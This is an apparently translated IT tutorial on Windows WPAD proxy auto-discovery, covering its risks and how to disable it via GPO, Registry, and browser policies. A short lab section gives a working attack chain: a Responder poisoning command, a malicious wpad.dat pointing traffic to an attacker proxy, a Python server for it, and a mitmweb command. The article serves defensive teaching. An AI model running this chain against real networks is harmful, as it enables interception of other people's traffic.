www.it-connect.fr


WPAD on Windows: How It Works, Security Risks, and How to Disable It via GPO
WPAD is enabled by default on Windows endpoints, but do you really know what it is for? Does it pose a risk? Should you disable it or configure it? This article is here to shed some light on the subject and answer all of those questions.
WPAD stands for Web Proxy Auto-Discovery. Behind this acronym is a mechanism that lets a machine automatically discover which proxy configuration to use. On paper, it is a rather convenient automatic detection mechanism. But when no legitimate WPAD server exists on the network, this automatic lookup becomes an ideal channel for attackers, especially for poisoning name resolution or stealing credentials via NTLM.
In this article, we will first look at what WPAD is and how it really works on Windows. Then we will review the associated security risks, with each attack briefly introduced. Finally, I will show you how to properly neutralize WPAD across a fleet, via GPO and the Registry, not forgetting the complementary measures that go with it.
Note: this article is intended for educational and defensive purposes. Carrying out this type of test on a network for which you are not responsible is illegal.
What Is the WPAD Protocol?
WPAD, short for Web Proxy Auto-Discovery, is a mechanism that allows an operating system or an application (a browser, for example) to automatically locate the proxy configuration file to use for Internet access, without manual intervention from the user.
In an enterprise network that requires traffic to go through a proxy (web filtering, page caching, etc.), instead of manually configuring the proxy address on every workstation, the administrator publishes a configuration file. Clients retrieve it on their own at startup thanks to WPAD. This file, usually named wpad.dat, is a PAC (Proxy Auto-Config) file. It takes the form of a small JavaScript script containing a FindProxyForURL(url, host) function that tells, for each requested URL, which proxy to use (or whether to connect directly).

On Windows, the component that implements WPAD is WinHTTP, through the WinHttpGetProxyForUrl function and the WinHTTP Web Proxy Auto-Discovery Service (WinHttpAutoProxySvc). Microsoft Edge (and other browsers such as Google Chrome), many .NET applications, and a large part of system components rely on this layer. The “Automatically detect settings” option in Windows Internet settings corresponds exactly to enabling WPAD, and it is checked by default.
What Is a PAC File?
A PAC (Proxy Auto-Config) file is a text file containing JavaScript code. It defines a FindProxyForURL(url, host) function that returns a string indicating which proxy should be used.
Here is a minimal example where everything goes through the proxy except the local network:
// Exemple de fichier PAC
function FindProxyForURL(url, host) {
    // Accès direct pour les ressources internes
    if (isPlainHostName(host) || dnsDomainIs(host, ".it-connect.local")) {
        return "DIRECT";
    }
    // Tout le reste passe par le proxy d'entreprise
    return "PROXY proxy.it-connect.local:8080";
}
This file also declares the proxy address, here: proxy.it-connect.local:8080. Clients will then use the proxy located at this address.
The wpad.dat file distributed by WPAD is nothing more than a PAC file served from a well-known address. That is where the whole sensitivity of the mechanism lies: whoever controls the content of this script controls the route taken by client traffic.
Note: some cybercriminals use PAC files specifically designed to divert certain flows while still allowing legitimate traffic to pass directly so as not to raise suspicion.
How WPAD Works, Step by Step
A Multi-Stage Lookup

It is important to start by understanding how WPAD works, especially how the client tries to locate the configuration file. Windows tries several methods in sequence, in a precise order, until it gets a response. That order is the following:
- DHCP request (via option 252, which contains a field intended to store the file URL)
- DNS request
- LLMNR request (Link-Local Multicast Name Resolution)
- NetBIOS request (NBT-NS)
It tries these different methods to obtain the URL of the PAC file.
For a deeper dive into how these protocols work and the dangers they pose, see our dedicated articles: How and Why Disable LLMNR and NetBIOS? and How to Disable mDNS on Windows?
Observing WPAD Discovery with Wireshark
From a Windows workstation with Wireshark, it is possible to capture, live, the requests sent by the client to locate the PAC file. If you want to test this yourself, here is how to proceed:
- Make sure the “Automatically detect settings” option is enabled in Windows proxy settings; otherwise, no WPAD traffic will be generated.
- Start a Wireshark capture on the workstation’s active network interface.
- Clear the DNS cache so that the
wpadquery goes back out on the network. In an elevated command prompt:
ipconfig /flushdns- Force a new detection. In Internet options, uncheck and then recheck “Automatically detect settings”. This is the easiest method because it does not interrupt the capture.
There is first the discovery phase, where the client tries to resolve the name wpad, for example wpad.it-connect.local (depending on the DNS suffix). Then, if it gets a response, comes the retrieval phase where it fetches the wpad.dat file over HTTP and authenticates to the proxy.
To isolate the discovery phase in Wireshark, you can apply a filter. Here is a complete filter example:
dns.qry.name contains "wpad" || nbns.name contains "WPAD" || dhcp.option.type == 252Breakdown of this filter’s components:
dhcp.option.type == 252: DHCP option 252, which carries the configuration file URL (present only if your DHCP server publishes it).dns.qry.name contains "wpad": DNS requests resolving the namewpad(and its suffix search). This field also shows LLMNR queries forwpadand mDNS queries forwpad.local, because Wireshark dissects them using the same fields as DNS.nbns.name contains "WPAD": NetBIOS (NBT-NS) requests for WPAD.


This first filter only shows discovery, not retrieval. In fact, the retrieval phase is the most critical: the Windows client will make an anonymous HTTP request to download the file. It is a simple GET to http://wpad.<domaine>/wpad.dat, or to the URL provided by DHCP option 252. This request is sent without credentials, and that is the correct practice. However, NTLM authentication may come into play if the server serving the PAC file returns an authentication challenge. That will be the case if the server replies with 401 and a WWW-Authenticate: NTLM (or Negotiate) header. The client is only reacting to this challenge; it does not trigger it.
We will come back to that. For now, let’s move on to the section devoted to the risks associated with WAPD.
Security Risks Related to WPAD

The common principle behind all these attacks is simple: whoever manages to provide their own proxy configuration to a workstation controls the route taken by its traffic. Here are the main attacks associated with WPAD, presented briefly. Their real-world feasibility in 2026 varies greatly.
Name Resolution Poisoning
On a network where workstations are looking for a WPAD server that does not exist, they broadcast requests for the wpad name over LLMNR, mDNS, or NBT-NS when resolving the short name.
An attacker on the same segment can then answer those requests and impersonate the WPAD endpoint. This is the entry step for most attacks, and it remains easy to carry out, especially on flat networks, on machines outside the domain, or on guest Wi-Fi. This pattern falls under MITRE ATT&CK technique T1557.001, which covers poisoning of LLMNR, NBT-NS, and mDNS.
Traffic Interception via a Malicious PAC File
Once poisoning succeeds, the attacker serves a wpad.dat file that routes the client’s traffic through their own proxy. They then position themselves as a man in the middle: they can read and modify cleartext HTTP traffic and observe HTTPS connection destinations. However, HTTPS content remains encrypted as long as no malicious certificate authority is installed on the workstation. In practice, this vector is mainly used as a pivot position, to redirect users to a fake portal or initiate phishing, rather than to read data directly.
This is the kind of hijacking we documented in a real case targeting travelers: They Hack Hotel Wi-Fi to Drain Microsoft 365 Accounts.
NTLM Credential Theft, a Historic Vector
Historically, WPAD made it possible to automatically capture a workstation’s NTLM credentials, because the client would authenticate itself to the malicious proxy. A rogue machine connected to the same network segment, a bit of Responder with the right options, and all you had to do was wait for a PC to take the bait.
Microsoft closed that door in June 2016 with patch MS16-077. On an up-to-date Windows system, Windows 10 as well as Windows 11, the workstation no longer provides its credentials to a proxy discovered by WPAD. Poisoning wpad still works, but only to deliver a malicious PAC file accessible without authentication.
Credential theft through poisoning is still relevant, but via other methods, such as SMB authentication (for example, a mistyped share name), not via WPAD. We detail this still-exploitable vector in our articles about the LLMNR honeypot and the analysis of LLMNR poisoning and SMB Relay with Wireshark.
Where Does the Real Risk Stand in 2026?
To summarize without being dramatic: WPAD poisoning is easy, but the main risk tied to authentication was mitigated several years ago. At present, it seems genuinely difficult to obtain NTLM hash theft via WPAD.
What remains is interception and pivoting, and this mainly concerns unmanaged networks: roaming laptops, BYOD devices, hotel Wi-Fi, or guest Wi-Fi. Conversely, a well-managed, up-to-date workstation joined to a domain with a DNS suffix, and on which LLMNR, mDNS, and NBT-NS are disabled, is much less exposed.
For its part, CERT-FR also mentions a risk tied to a naming conflict that could lead to a WPAD DNS query being sent to a public DNS server. But for that to work, the attacker must first register and control the targeted subdomain.
How Can These Risks Be Demonstrated?
Three building blocks are enough to reproduce these attacks in a test environment. There are other ways to proceed, but here is a simple approach.

- Responder for name resolution poisoning. It responds to LLMNR, mDNS, and NBT-NS requests to impersonate the WPAD server. Start it as a poisoning-only tool, after disabling its HTTP server in
Responder.conf(to leave port 80 available for the web server below):
sudo responder -I eth0 -vA few minutes later, the first requests should appear:
- A web server that serves the
wpad.datfile (the PAC file).
Replace the address 192.168.10.216 with that of your attack machine:
// wpad.dat — route all traffic (except it-connect.fr) through the attacker's proxy
function FindProxyForURL(url, host) {
    if (shExpMatch(host, "it-connect.fr") || shExpMatch(host, "*.it-connect.fr")) {
        return "DIRECT";
    }
    return "PROXY 192.168.10.216:8080";
}
Important point: Windows only applies the PAC if it is served with the MIME type application/x-ns-proxy-autoconfig. A simple python3 -m http.server does not set it, so you need a small dedicated server that does, launched with sudo python3 serveur-wpad.py:
# serveur-wpad.py — serves wpad.dat (present in the folder) with the correct MIME type
from http.server import BaseHTTPRequestHandler, HTTPServer

with open("wpad.dat", "rb") as f:
    PAC = f.read()

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "application/x-ns-proxy-autoconfig")
        self.send_header("Content-Length", str(len(PAC)))
        self.end_headers()
        self.wfile.write(PAC)

HTTPServer(("0.0.0.0", 80), Handler).serve_forever()

You will be able to see that the file is being properly distributed when a client requests it:

- mitmproxy for interception: this is the proxy the PAC file points to, and its web interface displays captured traffic. Start it as an explicit proxy:
mitmweb --listen-port 8080Initial captures will then be visible in the proxy interception interface. Another option is to declare the PAC file URL directly in Windows settings, which removes the distribution phase entirely, depending on what you want to test.
How to Disable WPAD with a GPO on Windows
Let’s move to the defensive part! If you do not use the WPAD mechanism, it is better to disable it: in any case, this is a good general practice to reduce the attack surface of workstations. If you configure your proxy another way (via GPO, for example) or if all your traffic must go through your firewall, there is no point in keeping WPAD enabled.
Disabling WPAD is not just a matter of ticking a box. For it to be effective, several layers must be addressed:
- Windows HTTP stacks: WinHTTP (machine level) and WinINet (user settings).
- Browsers, which are best locked down explicitly.
- The name-resolution protocols through which the “wpad” query can be emitted: LLMNR, mDNS, and NetBIOS.
- And you can even go as far as the infrastructure: DNS and DHCP.
For the rest of this article, we are going to create two dedicated GPOs: one with settings applied at the computer level (C_Securite_WPAD_WinHTTP) and the other applied at the user level (U_Securite_WPAD).
Disabling WPAD at the WinHTTP Level (DisabledWpad)

Since Windows 10 1809 and Windows Server 2019, there is a Registry value that disables WPAD for the WinHTTP stack. We will deploy it using a registry preference. Start by creating and editing the computer GPO, namely C_Securite_WPAD_WinHTTP.
In the GPO, go to the following location:
Configuration ordinateur > Préférences > Paramètres Windows > RegistreCreate a new registry item with these settings:
- Action: Update
- Hive: HKEY_LOCAL_MACHINE
- Key path:
SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp - Value name:
DisableWpad - Value type: REG_DWORD
- Value data:
1
This gives:
Be careful: this value remains on the workstation even if the GPO is later removed.
There are two limits associated with this setting:
- This setting only affects proxy detection calls performed via WinHTTP. An application can still resolve the
wpadname directly in DNS. - To fully follow through on our goal, it is also necessary to disable automatic detection in Windows settings (especially because some browsers rely on those settings). That is what we will do next.
Should You Disable the WinHttpAutoProxySvc Service?
You might be tempted to disable the “WinHTTP Web Proxy Auto-Discovery Service ” (WinHttpAutoProxySvc). However, there are several side effects that lead me not to recommend it: manual proxy configuration is no longer possible, some VPN clients stop working, as do some network tools.
It only really makes sense if you do not use any proxy at all in your infrastructure. But, as always, it should be tested. In that case, deploy a registry preference that sets the Start value to 4 under the key HKLM\SYSTEM\CurrentControlSet\Services\WinHttpAutoProxySvc. That configuration is not covered here.
Disabling Automatic Detection of Settings
The “Automatically detect settings ” option, visible under Settings > Network & Internet > Proxy on Windows, corresponds to the user’s WinINet setting. This is the setting read by Edge, Chrome, and most applications. It is therefore important to handle this case.
The following must be done in the user GPO: U_Securite_WPAD.
To configure it, in the GPO, go to the following location:
Configuration utilisateur > Préférences > Paramètres du Panneau de configuration > Paramètres InternetCreate a new item of type “Internet Explorer 10 ”. Yes, this may be surprising, but this item still works on Windows 11, even though Internet Explorer is gone (rest in peace).


Before changing anything, you need to understand how this item works. The settings underlined with red dotted lines are not applied; only the ones underlined in green are. These keys let you manage that state, which avoids configuring options inadvertently:
- F5: enable all settings in the tab
- F6: enable only the selected setting
- F7: disable the selected setting
- F8: disable all settings in the tab
Any setting left in green will be written to workstations and override the user’s configuration (home page, security zones, etc.). To target only automatic detection, proceed as follows:
- Go through each tab of the item and press F8, so that no setting is underlined in green anymore.
- In the “Connections” tab, click “LAN settings”.
- Uncheck “Automatically detect settings ”, then select this box and press F6: it must be underlined in green.
- Validate, then reopen the item to verify that no other setting has turned green again.
Test the result on a reference workstation before rolling it out broadly.
Preventing the User from Re-Enabling the Option

To lock down the setting pushed through the Internet Settings policy, enable the following setting in the user GPO:
- User Configuration > Policies > Administrative Templates > Windows Components > Internet Explorer > Disable changing automatic configuration settings
Proxy and WPAD: Lock Down Browser Configuration
Even though browsers follow system settings by default, I recommend locking their proxy configuration through policy. That way, no browser will attempt automatic detection, regardless of the local configuration.
For Microsoft Edge and Google Chrome, use the ProxySettings policy. It replaces the older ProxyMode, ProxyServer, and ProxyPacUrl policies, which are now deprecated, and it takes precedence over them if they are still configured.
If you are new to configuring browsers by GPO, I recommend reading this article:
